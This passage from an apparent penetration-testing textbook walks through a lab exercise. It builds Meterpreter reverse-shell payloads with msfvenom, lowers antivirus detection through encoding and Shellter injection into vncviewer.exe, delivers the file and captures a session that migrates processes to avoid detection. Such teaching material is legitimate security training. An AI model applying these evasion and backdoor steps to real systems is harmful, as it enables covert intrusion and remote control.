2. Next, open the **Terminal** and use either the `ip address show eth1` or `ifconfig eth1` command to determine the IP address of the `eth1` adapter on Kali Linux, as shown here:



```
kali@kali:~$ ifconfig eth1
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.30.1.50  netmask 255.255.255.0  broadcast 172.30.1.255
        inet6 fe80::c280:130d:eca4:e07c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:eb:23:e1  txqueuelen 1000  (Ethernet)
        RX packets 2  bytes 650 (650.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 21  bytes 2946 (2.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 8.10: Checking the IP address

The IP address from the network adapter will be used in the next step to indicate the call-back address or localhost address when generating the custom payload.


3. Next, use the following commands to generate a reverse shell payload:

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.30.1.50 LPORT=1234 -f exe -o payload1.exe
```

The following is a breakdown of all the parameters used in the preceding line of commands:

1. `-p` : This enables you to specify the payload. The `msfvenom --list payloads` command displays a list of all supported payloads for MSFvenom.
2. `LHOST` : This allows you to specify the call-back address, such as the IP address of Kali Linux as the attacker machine.
3. `LPORT` : This specifies the listening port on the attacker machine; this port needs to be open before executing the payload on the targeted system.
4. `-f` : This syntax is used to specify the output format. The `msfvenom --list formats` command displays a list of supported output formats.
5. `-o` : This specifies the names of the output file. By default, the payload is stored within the present working directory; use the `pwd` command to verify the current directory.


The following screenshot shows that the custom payload was generated successfully:



```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.30.1.50 LPORT=1234 -f exe -o payload1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload1.exe
```

Figure 8.11: Creating a payload

4. Next, open the web browser within Kali Linux, go to https://www.virustotal.com, and upload the newly generated payload to determine its detection status, as shown here:



55 security vendors and no sandboxes flagged this file as malicious

ee510ef81ed0fba1eede76bbed4e3435f71b40472f2160734ab2e53c47bab084
ab.exe
peexe

72.07 KB
1 minute ago

Popular threat label trojan.swrort/cryptz Threat categories trojan Family labels swrort cryptz marte

Security vendors' analysis Do you want to automate checks?

Acronis (Static ML)	Suspicious	AhnLab-V3	Trojan/Win32.Shell.R1283
ALYac	Trojan.CryptZ.Marte.1.Gen	Antiy-AVL	GrayWare/Win32.Tampering.a
Arcabit	Trojan.CryptZ.Marte.1.Gen	Avast	Win32:Meterpreter-C [Trj]
AVG	Win32:Meterpreter-C [Trj]	Avira (no cloud)	TR/Patched.Gen2
BitDefender	Trojan.CryptZ.Marte.1.Gen	BitDefenderTheta	Gen:NN.ZexaF.36662.eq1@ayx9wAei

Figure 8.12: VirusTotal results


As shown in the preceding screenshot, over 50 antimalware sensors from multiple vendors detected the custom payload as a potential threat. If we were to upload this custom payload to a targeted system that is running any of these antimalware programs, it would be immediately detected and deleted, hence preventing us from executing the payload to obtain a reverse shell.

> Keep in mind that once you have submitted a file to VirusTotal and it has been flagged as malicious, the hash of the malicious file is also shared with other antivirus and security vendors within the industry. Therefore, the time to use your malicious payload is drastically reduced on your target.

5. Next, let's apply encoding to the payload using the `shikata_ga_nai` encoding module and perform 20 iterations of the encoding to reduce the threat detection rating of the custom payload; use the following commands:

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.30.1.50 LPORT=1234 -e x86/shikata_ga_nai -i 20 -f exe
```

6. After the new payload is generated, upload it to VirusTotal to determine the threat detection, as shown here:



58 security vendors and no sandboxes flagged this file as malicious

d8a81f98aef9cf8d2f3e71a9bf4996c7d306aabbd90badddb5d5386072a765ca

ab.exe

peexe overlay

Size 72.07 KB

Last Analysis Date 1 minute ago

Popular threat label trojan.swrort/cryptz

Threat categories trojan

Family labels swrort cryptz marte

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	Suspicious	AhnLab-V3	Trojan/Win32.Shell.R1283
ALYac	Trojan.CryptZ.Marte.1.Gen	Antiy-AVL	GrayWare/Win32.Tampering.a
Arcabit	Trojan.CryptZ.Marte.1.Gen	Avast	Win32:ShikataGaNai-B [Trj]
AVG	Win32:ShikataGaNai-B [Trj]	Avira (no cloud)	TR/Patched.Gen2
BitDefender	Trojan.CryptZ.Marte.1.Gen	BitDefenderTheta	Gen:NN.ZexaF.36662.eq1@aan1Uvai


Figure 8.13: Threat detection level

As shown in the preceding screenshot, while this new custom payload contains 20 iterations of encoding using the `x86/shikata_ga_nai` encode module, it was still detected by many antimalware sensors. However, the `x86/shikata_ga_nai` encoder module is mostly recommended when using MSFvenom.

7. Next, let's generate another custom payload and embed it within an executable file, using the following commands:

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.30.1.50 LPORT=1234 -x /usr/share/windows-binaries/who
```

8. Next, upload the new payload to VirusTotal to determine the threat rating, as shown here:



41 security vendors and no sandboxes flagged this file as malicious

2ea3228a0921d852b96f4cdb4f2655739475838b42dc5f6915e0531aee2959e1
WHOAMI.EXE
peexe overlay

Size 65.00 KB
Last Analysis Date a moment ago
EXE

Popular threat label trojan.cryptz/marte Threat categories trojan Family labels cryptz marte swrort

Security vendors' analysis Do you want to automate checks?

ALYac	Trojan.CryptZ.Marte.1.Gen	Arcabit	Trojan.CryptZ.Marte.1.Gen
Avast	Win32:SwPatch [Wrm]	AVG	Win32:SwPatch [Wrm]
Avira (no cloud)	TR/Patched.Gen2	BitDefender	Trojan.CryptZ.Marte.1.Gen
BitDefenderTheta	AI:Packer.035B72261F	Bkav Pro	W32.AIDetectMalware
ClamAV	Win.Trojan.MSShellcode-6360728-0	CrowdStrike Falcon	Win/malicious_confidence_100% (D)

Figure 8.14: Reducing threat detection

As shown in the preceding screenshot, the `payload3.exe` file has a lower detection rating as compared to the previous custom payloads. It's important to enumerate running services and applications on a targeted system to determine whether the host is running a specific antimalware solution, then test the payload in a lab environment to ensure it is working as expected before delivering to the target.

Having completed this exercise, you have learned how to reduce threat detection ratings using MSFvenom by generating payloads. Next, you will learn how to use Shellter to create payloads that can't be detected as easily by antimalware programs.

Creating custom payloads with Shellter

Shellter is an antimalware evasion tool that is commonly used by ethical hackers and penetration testers to automate the process of creating and encoding custom payloads to evade threat detection systems. Shellter handles the generation of shellcode and injects it into a trusted Microsoft Windows 32-bit application. When the custom payload is executed on a targeted system, the trusted files are executed as if the application is benign, but the custom payload (shellcode) is executed in the background within the memory space.

To get started generating custom payloads with Shellter, please use the following instructions:

1. Power on the **Kali Linux** virtual machine and log in to the desktop.
2. Next, open the **Terminal** (#1) and use the following commands to install **Shellter**:

```
kali@kali:~$ sudo apt update
kali@kali:~$ sudo apt install shellter
```


3. Next, use the following commands to set up and configure the working environment for **Shellter** and install **Wine32**:

```
kali@kali:~$ sudo dpkg --add-architecture i386
kali@kali:~$ sudo apt update
kali@kali:~$ sudo apt install wine32
```

4. Next, use the following commands to list a set of common Windows binaries on Kali Linux:

```
kali@kali:~$ ls -l /usr/share/windows-binaries/
```

As shown in the following screenshot, there are Windows-based binaries that can be useful for ethical hackers and penetration testers:



```
kali@kali:~$ ls -l /usr/share/windows-binaries/
total 2392
drwxr-xr-x 2 root root   4096 May 23 00:27 enumplus
-rwxr-xr-x 1 root root  53248 Mar  3  2023 exe2bat.exe
drwxr-xr-x 2 root root   4096 May 23 00:27 fgdump
drwxr-xr-x 2 root root   4096 May 23 00:27 fport
-rwxr-xr-x 1 root root  23552 Mar  3  2023 klogger.exe
drwxr-xr-x 2 root root   4096 May 23 00:27 mbenum
drwxr-xr-x 4 root root   4096 May 23 00:27 nbtenum
-rwxr-xr-x 1 root root  59392 Mar  3  2023 nc.exe
-rwxr-xr-x 1 root root 837936 Mar  3  2023 plink.exe
-rwxr-xr-x 1 root root 704512 Mar  3  2023 radmin.exe
-rwxr-xr-x 1 root root 364544 Mar  3  2023 vncviewer.exe
-rwxr-xr-x 1 root root 308736 Mar  3  2023 wget.exe
-rwxr-xr-x 1 root root  66560 Mar  3  2023 whoami.exe
```

Figure 8.15: Windows binaries

5. Next, let's use the following commands to copy the `vncviewer.exe` file to our current working directory, as it's perceived as a harmless file:

```
kali@kali:~$ cp /usr/share/windows-binaries/vncviewer.exe /home/kali
```


Additionally, the `cp /usr/share/windows-binaries/vncviewer.exe /home/kali ./` command can be used to copy the file to the present working directory without having the need to specify the entire output directory.

> Since we've installed additional packages onto Kali Linux during the previous steps, consider logging off and re-logging in to ensure the latest packages are applied.

6. Next, use the following commands to launch the Shellter application on Kali Linux:

```
kali@kali:~$ sudo shellter
```

7. Next, when the Shellter window appears, you will be provided with the option to use Shellter in automatic or manual mode – type `A` and hit *Enter* to apply automatic mode, as shown here:




```
www.ShellterProject.com                                   Wine Mode      v7.2

Choose Operation Mode - Auto/Manual (A/M/H): A
```

Figure 8.16: Shellter menu

> In automatic mode, Shellter dynamically analyzes the **Portable Executable** (**PE**) file to identify a suitable injection point, whereas

manual mode offers more control to the user.

8. Next, Shellter will require a PE file. Specify the `vncviewer.exe` file within the `/home/kali` directory, as shown here:




```
Choose Operation Mode - Auto/Manual (A/M/H): A

PE Target: /home/kali/vncviewer.exe
```

Figure 8.17: Selecting a PE file

To learn more about PE format, please visit **https://learn.microsoft.com/en-us/windows/win32/debug/pe-format**.

9. Shellter will determine where it can inject shellcode within the PE file. Once this process is completed, type *Y* and hit *Enter* to enable stealth mode, as shown here:




```
DisASM.dll was created successfully!

Instructions Traced: 17822
Tracing Time Approx: 1.02 mins.

Starting First Stage Filtering...

*************************
* First Stage Filtering *
*************************
Filtering Time Approx: 0.000767 mins.

Enable Stealth Mode? (Y/N/H): Y
```

Type "Y" and hit Enter

Figure 8.18: Stealth mode

10. Next, configure the payload to be attached to the PE file and use the following configurations:
    1. Choose `L` for the listed payload.
    2. Payload by index: `1 – Meterpreter_Reverse_TCP`.
    3. Set `LHOST` as the IP address of your Kali Linux machine.
    4. Set `LPORT` as the listening port on Kali Linux.


    The following screenshot shows the expected configurations:



```
Enable Stealth Mode? (Y/N/H): Y

************
* Payloads *
************

[1] Meterpreter_Reverse_TCP   [stager]
[2] Meterpreter_Reverse_HTTP  [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP      [stager]
[5] Shell_Reverse_TCP         [stager]
[6] Shell_Bind_TCP            [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): L

Select payload by index: 1

***************************
* meterpreter_reverse_tcp *
***************************

SET LHOST: 172.30.1.50

SET LPORT: 5678
```

Figure 8.19: Setting up a reverse connection


Once the custom payload has been successfully compiled, the following window will appear:



```
**********************
* Verification Stage *
**********************


Info: Shellter will verify that the first instruction of the
      injected code will be reached successfully.
      If polymorphic code has been added, then the first
      instruction refers to that and not to the effective
      payload.
      Max waiting time: 10 seconds.

 Warning!
 If the PE target spawns a child process of itself before
 reaching the injection point, then the injected code will
 be executed in that process. In that case Shellter won't
 have any control over it during this test.
 You know what you are doing, right? ;o)

Injection: Verified!


Press [Enter] to continue..._
```

Figure 8.20: Generating the payload

11. Next, go to https://www.virustotal.com/ and upload the encoded `vncviewer.exe` file to determine its threat rating, as shown here:



33 security vendors and no sandboxes flagged this file as malicious

b313bfaf73ff53fd9e09749349a4ca3bdca4e504a08cb89616b095bb9d44adbb
vncviewer.exe

Size 360.00 KB

Last Analysis Date a moment ago

Popular threat label trojan.remoteadmin/based

Threat categories trojan virus

Family labels remoteadmin based winvnc

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	Unwanted/Win32.RemoteAdmin.C3989193	ALYac	Trojan.Patched.SAP.Gen
Arcabit	Trojan.Patched.SAP.Gen	BitDefender	Trojan.Patched.SAP.Gen
BitDefenderTheta	Gen:NN.ZexaF.36662.wq0@aKoP7yck	Bkav Pro	W32.AIDetectMalware
CrowdStrike Falcon	Win/malicious_confidence_60% (D)	Cynet	Malicious (score: 100)
DeepInstinct	MALICIOUS	DrWeb	Program.RemoteAdmin


Figure 8.21: Checking the threat level

As shown in the preceding screenshot, the threat detection rating is lower than those payloads that were generated by MSFvenom.

12. Next, use the following commands to set up a Meterpreter listener using Metasploit to capture the reverse shell from the targeted system when it is executed:

```
kali@kali:~$ msfconsole
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.30.1.50
msf6 exploit(multi/handler) > set LPORT 5678
msf6 exploit(multi/handler) > set AutoRunScript post/windows/manage/migrate
msf6 exploit(multi/handler) > exploit
```

The following screenshot shows the execution of the preceding commands:



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.30.1.50
LHOST => 172.30.1.50
msf6 exploit(multi/handler) > set LPORT 5678
LPORT => 5678
msf6 exploit(multi/handler) > set AutoRunScript post/windows/manage/migrate
AutoRunScript => post/windows/manage/migrate
msf6 exploit(multi/handler) > exploit
```

Figure 8.22: Setting up a listener

The following is a breakdown of the preceding sequence of commands:

1. The `windows/meterpreter/reverse_tcp` payload ensures that, when a connection is detected, Metasploit will send this payload to the targeted system, which will execute within memory and create a reverse shell back to the Kali Linux machine.
2. The `LHOST` and `LPORT` parameters are used to set the local IP address and listening port on Kali Linux.
3. The `AutoRunScript post/windows/manage/migrate` command ensures that, once a connection has been established from the victim system to Kali Linux, Metasploit will automatically migrate the process on the targeted system to another process to reduce detection.
4. The `exploit` command is used to execute a payload or exploit module within Metasploit.


13. Next, let's deliver our custom payload to a Windows-based machine such as Metasploitable 3 on the `172.30.1.0/24` network within our virtual lab environment. On Kali Linux, open a new **Terminal** (#2) and use the following commands to start a Python3 web server:

```
kali@kali:~$ python3 -m http.server 8000
```

The Python3 web server will enable us to download files from the Kali Linux machine onto other systems within our lab environment.

14. Next, power on the **Metasploitable 3** virtual machine and log in with the username `Administrator` and the password `vagrant` to log in to the desktop.
15. Within **Metasploitable 3**, open the web browser and go to `http://172.30.1.50:8000/vncviewer.exe` to download and save the payload.
16. Next, execute the `vncviewer.exe` file on **Metasploitable 3** and you can see that the reverse shell is captured on **Terminal #1** on **Kali Linux**, as shown

here:



```
[*] Started reverse TCP handler on 172.30.1.50:5678
[*] Sending stage (175686 bytes) to 172.30.1.48
[*] Session ID 1 (172.30.1.50:5678 → 172.30.1.48:49306) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against VAGRANT-2008R2
[*] Current server process: vncviewer.exe (5640)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 5732
[+] Successfully migrated into process 5732
[*] Meterpreter session 1 opened (172.30.1.50:5678 → 172.30.1.48:49306) at 2023-09-17 19:27:50 -0400

meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Figure 8.23: Obtained reverse shell

As shown in the preceding screenshot, the Metasploit listener module captured a reverse connection from `172.30.1.48`, then delivered an additional payload to establish a Meterpreter shell and migrate the running process ID on the victim system. Additionally, using the `sysinfo` command on Meterpreter enables us to obtain system information about the compromised system.

> Once a Meterpreter shell has been obtained, use the `help` command to view a list of commands for performing actions and collecting information from the compromised machine.

Not all Windows-based executables will work with Shellter. When working with Shellter, it is important to ensure the PE file that is encoded with shellcode from Shellter executes long enough on the targeted system for the staged payload to be delivered from Kali Linux to the target. Keep in mind that executables that are heavily protected or use non-standard PE structures might pose challenges.

17. Lastly, use the `getuid` command within Meterpreter to determine the user account that's running our payload, as shown here:

Figure 8.24: Verifying the hostname of the compromised system

As shown in the preceding screenshot, the payload is running as the `Administrator` user account on the targeted system.

On VirtualBox Manager, select the **Kali Linux** virtual machine, click on **Settings** | **Network** | **Disable Adapter 3**, until it is needed later.

Having completed this section, you have learned how to create, encode, and deliver payloads on a target system host. This section has provided you with an introduction to the weaponization and delivery phases of the Cyber Kill Chain. In addition, you have also learned how to identify whether a payload has a high threat detection rating and discover common techniques that can be used to reduce detection by antimalware. In the next section, you will learn how to configure wireless adapters to monitor nearby traffic on Wi-Fi networks.

Working with wireless adapters

As an aspiring ethical hacking and penetration tester, you may be assigned to perform wireless penetration testing techniques on a targeted network with the intent of identifying any security vulnerabilities and assessing the attack surface to better understand how an adversary may be able to compromise the wireless network of an organization and gain unauthorized access.

While many ethical hackers and penetration testers prefer to directly install Kali Linux on the local storage drive on their laptops to improve mobility and direct access to the hardware resources, this deployment model isn't always the best. For instance, the chipset within the wireless network adapter on a laptop may not support Monitoring mode and packet injection. Therefore, it is recommended to acquire a set of external wireless network adapters that do the following:

- They support IEEE 802.11 standards such as `802.11a/b/g/n/ac`.
- They operate on the 2.4 GHz and 5 GHz bands.
- They support Monitoring mode to identify wireless clients and access points.
- They support packet injection for performing wireless penetration testing.

While there are many wireless network adapters available on popular e-commerce websites, the following are two wireless network adapters that are commonly used by penetration testers within the industry:

- Alfa AWUS036NHA – wireless B/G/N USB adapter (supports 2.4 GHz only)
- Alfa AWUS036ACH Long-Range Dual-Band AC1200 wireless USB adapter (supports 2.4 GHz and 5 GHz)

Keep in mind that there are additional vendors that manufacture wireless network adapters that support Monitoring mode and packet injection. However, you will need to do additional research and make comparisons to determine which wireless network adapter is most suitable for you based on its availability, cost, features, form factor, and interoperability with your system and Kali Linux.

The following is an image of the Alfa AWUS036NHA wireless network adapter:

